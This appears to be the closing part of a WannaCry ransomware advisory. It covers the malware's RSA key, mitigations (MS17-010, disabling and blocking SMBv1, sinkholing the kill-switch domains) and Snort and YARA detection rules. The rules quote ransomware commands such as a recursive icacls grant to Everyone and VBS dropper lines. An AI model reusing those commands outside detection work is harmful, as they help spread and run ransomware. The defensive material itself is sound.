RSAPUBKEY.bitlen = 0x00000800	Bit Length = 0x800 = 2048
RSAPUBKEY.pubexp = 0x00010001	Public Exponent is 65537

The next 256 Bytes are the actual public key (RSA modulus) used for encrypting the files.

MITIGATIONS

1. **Install MS17-010:** **https://technet.microsoft.com/en-us/library/security/ms17-010.aspx**
2. **Install emergency Windows patch (Windows XP, Windows Server 2003, Windows 8) –**
3. **Disable SMBv1:**

Windows Client: Add or Remove Programs method:
For customers running Windows Vista and later
See Microsoft Knowledge Base Article 2696547.


Alternative method for customers running Windows 8.1 or Windows Server 2012 R2 and later
For client operating systems:

1. Open **Control Panel**, click **Programs**, and then click **Turn Windows features on or off.**
2. In the Windows Features window, clear the **SMB1.0/CIFS File Sharing Support** checkbox, and then click **OK** to close the window.
3. Restart the system.

For server operating systems:

1. Open **Server Manager** and then click the **Manage** menu and select **Remove Roles and Features**.
2. In the Features window, clear the **SMB1.0/CIFS File Sharing Support** check box, and then click **OK** to close the window.
3. Restart the system.

Impact of workaround. The SMBv1 protocol will be disabled on the target system




Turn Windows features on or off

To turn a feature on, select its check box. To turn a feature off, clear its check box. A filled box means that only part of the feature is turned on.


- ☐ Simple TCPIP services (i.e. echo, daytime etc)
- ☐ SMB 1.0/CIFS File Sharing Support
- ☐ SMB Direct
- ☐ Telnet Client
- ☐ TFTP Client
- ☐ Windows Identity Foundation 3.5
- ☑ Windows PowerShell 2.0
- ☐ Windows Process Activation Service
- ☐ Windows Subsystem for Linux (Beta)
- ☐ Windows TIFF IFilter
- ☑ Work Folders Client
- ☑ XPS Services

Windows Client: PowerShell method (Disable-WindowsOptionalFeature -Online -FeatureName smb1protocol)




```
PS C:\> Disable-WindowsOptionalFeature -Online -FeatureName SMB1Protocol

Path          :
Online        : True
RestartNeeded : False


PS C:\>
```

Windows Server Powershell Method: PowerShell method (Remove-WindowsFeature FS-SMB1)



```
PS C:\>
PS C:\> Remove-WindowsFeature -Name FS-SMB1

Success Restart Needed Exit Code      Feature Result
------- -------------- ---------      --------------
True    No             NoChangeNeeded {}


PS C:\> _
```

Windows Server: Server Manager method:



Remove features

DESTINATION SERVER
sr01-storage.Threshold.nttest.microsoft.com

To remove one or more installed features from the selected server, clear their check boxes.

Features

- Simple TCP/IP Services (Not installed)
- SMB 1.0/CIFS File Sharing Support (Not installed)
- SMB Bandwidth Limit (Not installed)
- SMTP Server (Not installed)
- SNMP Service (Not installed)
- Storage Replica (Not installed)
- Telnet Client (Not installed)
- TFTP Client (Not installed)
- VM Shielding Tools for Fabric Management (Not ir
- Windows Biometric Framework (Not installed)
- Windows Defender Features (Not installed)
- Windows Identity Foundation 3.5 (Not installed)
- Windows Internal Database (Not installed)
- Windows PowerShell
- Windows Process Activation Service (Not installed)
- Windows Search Service (Not installed)
- Windows Server Backup (Not installed)
- Windows Server Migration Tools (Not installed)
- Windows Standards-Based Storage Management (

Description

Support for the SMB 1.0/CIFS file sharing protocol, and the Computer Browser protocol.

Managed Environments with Group Policy:

https://blogs.technet.microsoft.com/staysafe/2017/05/17/disable-smb-v1-in-managed-environments-with-ad-group-policy/

4. **Block SMBv1:** Block SMBv1 ports on network devices" - UDP 137, 138 and TCP 139, 445
5. **DNS sinkhole or black hole kill switch domains:**
   www[.]iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea[.]com
   www[.]ifferfsodp9ifjaposdfjhgosurijfaewrwergwea[.]com

DETECTION

SNORT

```
alert tcp $HOME_NET 445 -> any any (msg:”ET EXPLOIT Possible MS17-010
Echo Response”; flow:from_server,established; content:”|00 00 00 31
ff|SMB|2b 00 00 00 00 98 07 c0|”; depth:16;
fast_pattern; content:"|4a 6c 4a 6d 49 68 43 6c 42 73 72 00|";
distance:0; flowbits:isset,ETPRO.ETERNALBLUE; classtype:trojan-
activity; sid:2024218; rev:2;)

alert smb any any -> $HOME_NET any (msg:”ET EXPLOIT Possible MS17-010
Echo Request (set)”; flow:to_server,established; content:”|00 00 00 31
ff|SMB|2b 00 00 00 00 18 07 c0|”; depth:16; fast_pattern; content:”|4a
6c 4a 6d 49 68 43 6c 42 73 72 00|”; distance:0;
flowbits:set,ETPRO.ETERNALBLUE; flowbits:noalert;
classtype:trojan-activity; sid:2024220; rev:1;)

alert smb $HOME_NET any -> any any (msg:”ET EXPLOIT Possible MS17-010
Echo Response”; flow:from_server,established; content:”|00 00 00 31
ff|SMB|2b 00 00 00 00 98 07 c0|”; depth:16;
fast_pattern; content:”|4a 6c 4a 6d 49 68 43 6c 42 73 72 00|”;
distance:0; flowbits:isset,ETPRO.ETERNALBLUE; classtype:trojan-
activity; sid:2024218; rev:1;)
```

YARA

```
rule wannacry
{
        meta:
                description = "WannaCry Ransomware"

        strings:
                $s1 = "Ooops, your files have been encrypted!" wide ascii nocase
                $s2 = "Wanna Decryptor" wide ascii nocase
                $s3 = ".wcry" wide ascii nocase
                $s4 = "WANNACRY" wide ascii nocase
                $s5 = "WANACRY!" wide ascii nocase
                $s6 = "icacls . /grant Everyone:F /T /C /Q" wide ascii nocase
                $s7 = "msg/m_english.wnry" nocase

        condition:
                any of them
}

rule WannaCry_Ransomware {
   meta:
      description = "Detects WannaCry Ransomware"
      author = "Florian Roth (with the help of binar.ly)"
      reference = "https://goo.gl/HG2j5T"
      date = "2017-05-12"
      hash1 = "ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa"
   strings:
      $x1 = "icacls . /grant Everyone:F /T /C /Q" fullword ascii
      $x2 = "taskdl.exe" fullword ascii
      $x3 = "tasksche.exe" fullword ascii
      $x4 = "Global\\MsWinZonesCacheCounterMutexA" fullword ascii
      $x5 = "WNcry@2ol7" fullword ascii
      $x6 = "www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com" ascii
      $x7 = "mssecsvc.exe" fullword ascii
      $x8 = "C:\\%s\\qeriuwjhrf" fullword ascii
      $x9 = "icacls . /grant Everyone:F /T /C /Q" fullword ascii

      $s1 = "C:\\%s\\%s" fullword ascii
      $s2 = "<!-- Windows 10 --> " fullword ascii
      $s3 = "cmd.exe /c \"%s\"" fullword ascii
      $s4 = "msg/m_portuguese.wnry" fullword ascii
      $s5 = "\\\\192.168.56.20\\IPC$" fullword wide
      $s6 = "\\\\172.16.99.5\\IPC$" fullword wide

      $op1 = { 10 ac 72 0d 3d ff ff 1f ac 77 06 b8 01 00 00 00 }
      $op2 = { 44 24 64 8a c6 44 24 65 0e c6 44 24 66 80 c6 44 }
      $op3 = { 18 df 6c 24 14 dc 64 24 2c dc 6c 24 5c dc 15 88 }
      $op4 = { 09 ff 76 30 50 ff 56 2c 59 59 47 3b 7e 0c 7c }
      $op5 = { c1 ea 1d c1 ee 1e 83 e2 01 83 e6 01 8d 14 56 }
      $op6 = { 8d 48 ff f7 d1 8d 44 10 ff 23 f1 23 c1 }
   condition:
      uint16(0) == 0x5a4d and filesize < 10000KB and ( 1 of ($x*) and 1 of ($s*) or 3 of ($op*) )
}

rule WannaCry_Ransomware_Gen {
   meta:
      description = "Detects WannaCry Ransomware"
      author = "Florian Roth (based on rule by US CERT)"
      reference = "https://www.us-cert.gov/ncas/alerts/TA17-132A"
      date = "2017-05-12"
      hash1 = "9fe91d542952e145f2244572f314632d93eb1e8657621087b2ca7f7df2b0cb05"
      hash2 = "8e5b5841a3fe81cade259ce2a678ccb4451725bba71f6662d0cc1f08148da8df"
      hash3 = "4384bf4530fb2e35449a8e01c7e0ad94e3a25811ba94f7847c1e6612bbb45359"
   strings:
      $s1 = "__TREEID__PLACEHOLDER__" fullword ascii
      $s2 = "__USERID__PLACEHOLDER__" fullword ascii
      $s3 = "Windows for Workgroups 3.1a" fullword ascii
      $s4 = "PC NETWORK PROGRAM 1.0" fullword ascii
      $s5 = "LANMAN1.0" fullword ascii
   condition:
      uint16(0) == 0x5a4d and filesize < 5000KB and all of them
}

rule WannCry_m_vbs {
   meta:
      description = "Detects WannaCry Ransomware VBS"
      author = "Florian Roth"
      reference = "https://goo.gl/HG2j5T"
      date = "2017-05-12"
      hash1 = "51432d3196d9b78bdc9867a77d601caffd4adaa66dcac944a5ba0b3112bbea3b"
   strings:
      $x1 = ".TargetPath = \"C:\\@" ascii
      $x2 = ".CreateShortcut(\"C:\\@" ascii
      $s3 = " = WScript.CreateObject(\"WScript.Shell\")" ascii
   condition:
      ( uint16(0) == 0x4553 and filesize < 1KB and all of them )
}

rule WannCry_BAT {
   meta:
      description = "Detects WannaCry Ransomware BATCH File"
      author = "Florian Roth"
      reference = "https://goo.gl/HG2j5T"
      date = "2017-05-12"
      hash1 = "f01b7f52e3cb64f01ddc248eb6ae871775ef7cb4297eba5d230d0345af9a5077"
   strings:
      $s1 = "@.exe\">> m.vbs" ascii
      $s2 = "cscript.exe //nologo m.vbs" fullword ascii
      $s3 = "echo SET ow = WScript.CreateObject(\"WScript.Shell\")> " ascii
      $s4 = "echo om.Save>> m.vbs" fullword ascii
   condition:
      ( uint16(0) == 0x6540 and filesize < 1KB and 1 of them )
}

rule WannaCry_RansomNote {
   meta:
      description = "Detects WannaCry Ransomware Note"
      author = "Florian Roth"
      reference = "https://goo.gl/HG2j5T"
      date = "2017-05-12"
      hash1 = "4a25d98c121bb3bd5b54e0b6a5348f7b09966bffeec30776e5a731813f05d49e"
   strings:
      $s1 = "A:  Don't worry about decryption." fullword ascii
      $s2 = "Q:  What's wrong with my files?" fullword ascii
   condition:
      ( uint16(0) == 0x3a51 and filesize < 2KB and all of them )
}

/* Kaspersky Rule */

rule lazaruswannacry {
   meta:
      description = "Rule based on shared code between Feb 2017 Wannacry sample and Lazarus backdoor
from Feb 2015 discovered by Neel Mehta"
      date = "2017-05-15"
      reference = "https://twitter.com/neelmehta/status/864164081116225536"
      author = "Costin G. Raiu, Kaspersky Lab"
      version = "1.0"
      hash = "9c7c7149387a1c79679a87dd1ba755bc"
      hash = "ac21c8ad899727137c4b94458d7aa8d8"
   strings:
      $a1 = { 51 53 55 8B 6C 24 10 56 57 6A 20 8B 45 00 8D 75
         04 24 01 0C 01 46 89 45 00 C6 46 FF 03 C6 06 01 46
         56 E8 }
      $a2 = { 03 00 04 00 05 00 06 00 08 00 09 00 0A 00 0D 00
         10 00 11 00 12 00 13 00 14 00 15 00 16 00 2F 00
         30 00 31 00 32 00 33 00 34 00 35 00 36 00 37 00
         38 00 39 00 3C 00 3D 00 3E 00 3F 00 40 00 41 00
         44 00 45 00 46 00 62 00 63 00 64 00 66 00 67 00
         68 00 69 00 6A 00 6B 00 84 00 87 00 88 00 96 00
         FF 00 01 C0 02 C0 03 C0 04 C0 05 C0 06 C0 07 C0
         08 C0 09 C0 0A C0 0B C0 0C C0 0D C0 0E C0 0F C0
         10 C0 11 C0 12 C0 13 C0 14 C0 23 C0 24 C0 27 C0
         2B C0 2C C0 FF FE }
   condition:
      uint16(0) == 0x5A4D and filesize < 15000000 and all of them
}
```